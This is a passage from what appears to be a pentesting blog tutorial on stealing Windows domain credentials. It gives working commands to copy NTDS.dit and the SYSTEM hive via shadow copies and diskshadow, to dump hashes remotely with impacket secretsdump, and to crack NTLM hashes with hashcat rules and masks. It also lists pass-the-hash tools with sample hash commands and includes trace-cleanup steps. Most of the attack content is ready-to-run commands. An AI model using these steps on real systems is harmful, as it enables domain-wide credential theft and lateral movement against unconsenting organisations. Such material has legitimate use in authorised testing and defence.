</span><span class="n">copy</span><span class="w"> </span><span class="nx">\\</span><span class="nf">?</span><span class="nx">\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\ntds\ntds.dit</span><span class="w"> </span><span class="nx">C:\exfil\ntds.dit</span><span class="w">
</span></code></pre></div></div>

<p>Also extract the <strong>SYSTEM</strong> key from the registry or shadow copy so that we can extract the hashes.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">reg</span><span class="w"> </span><span class="nx">save</span><span class="w"> </span><span class="nx">hklm\SYSTEM</span><span class="w"> </span><span class="nx">C:\exfil\system</span><span class="w">
</span></code></pre></div></div>

<p>Once we have exfiltrated the data to our attacking machine we can clean up.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">vssadmin.exe</span><span class="w"> </span><span class="nx">delete</span><span class="w"> </span><span class="nx">shadows</span><span class="w"> </span><span class="nx">/for</span><span class="o">=</span><span class="n">c:</span><span class="w">
</span><span class="nx">rmdir</span><span class="w"> </span><span class="nx">c:\exfil</span><span class="w">
</span></code></pre></div></div>

<h3 id="method-4">Method 4</h3>

<p>On Server 2008 or later we can use <em>diskshadow</em> to dump the <strong>NTDS.dit</strong>, first create a <em>shadowdisk.exe</em> script to create a shadow disk copy of <strong>C:</strong> this can be called <strong>shadow.txt</strong>:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">set</span><span class="w"> </span><span class="nx">context</span><span class="w"> </span><span class="nx">persistent</span><span class="w"> </span><span class="nx">nowriters</span><span class="w">
</span><span class="n">set</span><span class="w"> </span><span class="nx">metadata</span><span class="w"> </span><span class="nx">c:\exfil\metadata.cab</span><span class="w">
</span><span class="n">add</span><span class="w"> </span><span class="nx">volume</span><span class="w"> </span><span class="nx">c:</span><span class="w"> </span><span class="nx">alias</span><span class="w"> </span><span class="nx">trophy</span><span class="w">
</span><span class="n">create</span><span class="w">
</span><span class="nx">expose</span><span class="w"> </span><span class="o">%</span><span class="nx">someAlias</span><span class="o">%</span><span class="w"> </span><span class="nx">z:</span><span class="w">
</span></code></pre></div></div>

<p>Execute it</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">mkdir</span><span class="w"> </span><span class="nx">c:\exfil</span><span class="w">
</span><span class="n">diskshadow.exe</span><span class="w"> </span><span class="nx">/s</span><span class="w"> </span><span class="nx">C:\users\Administrator\Desktop\shadow.txt</span><span class="w">
</span><span class="n">cmd.exe</span><span class="w"> </span><span class="nx">/c</span><span class="w"> </span><span class="nx">copy</span><span class="w"> </span><span class="nx">z:\windows\ntds\ntds.dit</span><span class="w"> </span><span class="nx">c:\exfil\ntds.dit</span><span class="w">
</span></code></pre></div></div>

<p>Lastly we need to cleanup inside the interactive <em>diskshadow</em> utility:</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">diskshadow.exe</span><span class="w">
    </span><span class="err">&gt;</span><span class="w"> </span><span class="nx">delete</span><span class="w"> </span><span class="nx">shadows</span><span class="w"> </span><span class="nx">volume</span><span class="w"> </span><span class="nx">trophy</span><span class="w">
    </span><span class="err">&gt;</span><span class="w"> </span><span class="n">reset</span><span class="w">
</span></code></pre></div></div>

<h3 id="method-5">Method 5</h3>

<p>If you have credentials for an account that can log on to the DC, it’s possible to dump hashes from <strong>NTDS.dit</strong> remotely via RPC protocol with impacket:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">impacket-secretsdump</span><span class="w"> </span><span class="nt">-just-dc-ntlm</span><span class="w"> </span><span class="nx">offense/administrator</span><span class="err">@</span><span class="nx">10.0.0.6</span><span class="w">
</span></code></pre></div></div>

<p>Once again we can leverage <em>secretsdump</em>:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">secretsdump.py</span><span class="w"> </span><span class="nt">-system</span><span class="w"> </span><span class="nx">system</span><span class="w"> </span><span class="nt">-ntds</span><span class="w"> </span><span class="nx">ntds.dit</span><span class="w"> </span><span class="nx">local</span><span class="w">
</span></code></pre></div></div>

<p class="notice">Once hashes are obtained we can either use Pass The Hash (pth) attacks or try to crack them to their clear text values.</p>

<h2 id="hashcat">Hashcat</h2>

<p>First we can check what hardware hashcat will be using, as running on a GPU is considerably faster than the CPU.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-I</span>
</code></pre></div></div>

<p>Cracking in it’s simplest form using hashcat, we use the <em>rockyou</em> wordlist. RockYou was a company that developed widgets for social networks including MySpace and Facebook. In December 2009 they had a databreach of 32 million user accounts and their unencrypted passwords.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-a</span> 0 <span class="nt">-m</span> 1000 hashes /usr/share/wordlists/rockyou.txt
</code></pre></div></div>
<p>Where:</p>
<ul>
  <li><em>-a 0</em> specifies the wordlist attack mode.</li>
  <li><em>-m 1000</em> specifies that the hash is NTLM.</li>
</ul>

<p>This has stored the cracked hashes in the default <strong>~/.hashcat/hashcat.potfile</strong> which we can then <em>–show</em> adding the usernames (<em>–username</em>):</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">--show</span> <span class="nt">--username</span> hashes
</code></pre></div></div>

<p>Adding the year as a lot of users will add the year to the password to satisfy the digit requirement</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-a</span> 0 <span class="nt">-m</span> 1000 hashes /usr/share/wordlists/rockyou.txt <span class="nt">-r</span> add-year.rule
</code></pre></div></div>

<p>Where:</p>
<ul>
  <li><em>-r add-year.rule</em> is our custom rule file</li>
</ul>

<p>which contains</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$2$0$1$7
$2$0$1$8
$2$0$1$9
$2$0$2$0
$2$0$2$1
$2$0$2$2
$2$0$2$3
$2$0$2$4
</code></pre></div></div>

<p>Adding a number and a symbol</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-a</span> 6 <span class="nt">-m</span> 1000 hashes /usr/share/wordlists/rockyou.txt <span class="s1">'?d?s'</span>
</code></pre></div></div>
<p>This is using the character set below:</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>? | Charset
<span class="o">===</span>+<span class="o">=========</span>
l | abcdefghijklmnopqrstuvwxyz
u | ABCDEFGHIJKLMNOPQRSTUVWXYZ
d | 0123456789
h | 0123456789abcdef
H | 0123456789ABCDEF
s | <span class="o">!</span><span class="s2">"#</span><span class="nv">$%</span><span class="s2">&amp;'()*+,-./:;&lt;=&gt;?@[</span><span class="se">\]</span><span class="s2">^_</span><span class="sb">`</span><span class="o">{</span>|<span class="o">}</span>~
a | ?l?u?d?s
b | 0x00 - 0xff
</code></pre></div></div>

<p>To combine the above two methods (add the year followed by a special symbol) we need to make use of hashcat’s <em>stdout</em> command.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-m</span> 0 <span class="nt">--stdout</span> /usr/share/wordlists/rockyou.txt <span class="nt">-r</span> add-year.rule <span class="o">&gt;</span> modified_rockyou.txt
hashcat <span class="nt">-a</span> 6 <span class="nt">-m</span> 1000 hashes modified_rockyou.txt <span class="s1">'?s'</span>
</code></pre></div></div>

<p>Additional rules can be found on the <a href="https://hashcat.net/wiki/doku.php?id=rule_based_attack">hashcat wiki</a>, however one that has proved very useful is <a href="https://notsosecure.com/one-rule-to-rule-them-all">OneRuleToRuleThemAll</a> which can be accessed on Github <a href="https://github.com/NotSoSecure/password_cracking_rules">here</a>.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-a</span> 0 <span class="nt">-m</span> 1000 hashes /usr/share/wordlists/rockyou.txt <span class="nt">-r</span> OneRuleToRuleThemAll.rule
</code></pre></div></div>

<p>We can also combine wordlists (far too long for 2 x rockyou!).</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-a</span> 1 <span class="nt">-m</span> 1000 hashes /usr/share/wordlists/rockyou.txt /usr/share/wordlists/rockyou.txt
</code></pre></div></div>

<h2 id="pass-the-hash">Pass The Hash</h2>

<p>We can use the following programs and just pth;</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>secretsdump.py WORKGROUP/Administrator@10.1.1.1 -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Mimikatz
Metasploit (SMB_LOGIN module)
CrackMapExec
xfreerdp
evil-winrm
wmiexec.py domain.local/user@10.0.0.20 -hashes aad3b435b51404eeaad3b435b51404ee:BD1C6503987F8FF006296118F359FA79
smbclient
</code></pre></div></div>

<p>Further reading on <strong>NTDS.dit</strong>: <a href="https://blog.ropnop.com/extracting-hashes-and-domain-info-from-ntds-dit/">https://blog.ropnop.com/extracting-hashes-and-domain-info-from-ntds-dit/</a></p>

<h4 id="resources-used">Resources Used</h4>

<ul>
  <li><a href="https://en.wikipedia.org/wiki/Security_Account_Manager">https://en.wikipedia.org/wiki/Security_Account_Manager</a></li>
  <li><a href="https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration">https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration</a></li>
  <li><a href="https://bond-o.medium.com/extracting-and-cracking-ntds-dit-2b266214f277">https://bond-o.medium.com/extracting-and-cracking-ntds-dit-2b266214f277</a></li>
  <li><a href="https://en.wikipedia.org/wiki/RockYou">https://en.wikipedia.org/wiki/RockYou</a></li>
</ul>]]></content><author><name>{&quot;name&quot;=&gt;nil, &quot;avatar&quot;=&gt;nil, &quot;bio&quot;=&gt;&quot;&quot;, &quot;location&quot;=&gt;&quot;Asia Pacific&quot;, &quot;email&quot;=&gt;nil, &quot;links&quot;=&gt;[{&quot;label&quot;=&gt;&quot;Email&quot;, &quot;icon&quot;=&gt;&quot;fas fa-fw fa-envelope-square&quot;}, {&quot;label&quot;=&gt;&quot;Website&quot;, &quot;icon&quot;=&gt;&quot;fas fa-fw fa-link&quot;}, {&quot;label&quot;=&gt;&quot;Twitter&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-twitter-square&quot;, &quot;url&quot;=&gt;&quot;https://twitter.com/4s0ck3t&quot;}, {&quot;label&quot;=&gt;&quot;Facebook&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-facebook-square&quot;}, {&quot;label&quot;=&gt;&quot;GitHub&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-github&quot;, &quot;url&quot;=&gt;&quot;https://github.com/4s0ck3t&quot;}, {&quot;label&quot;=&gt;&quot;LinkedIn&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-linkedin&quot;, &quot;url&quot;=&gt;&quot;https://www.linkedin.com/in/bhook1/&quot;}, {&quot;label&quot;=&gt;&quot;Instagram&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-instagram&quot;, &quot;url&quot;=&gt;&quot;https://instagram.com/CapnFPV&quot;}]}</name></author><category term="Windows" /><category term="Pentest" /><summary type="html"><![CDATA[Cracking Windows]]></summary></entry></feed>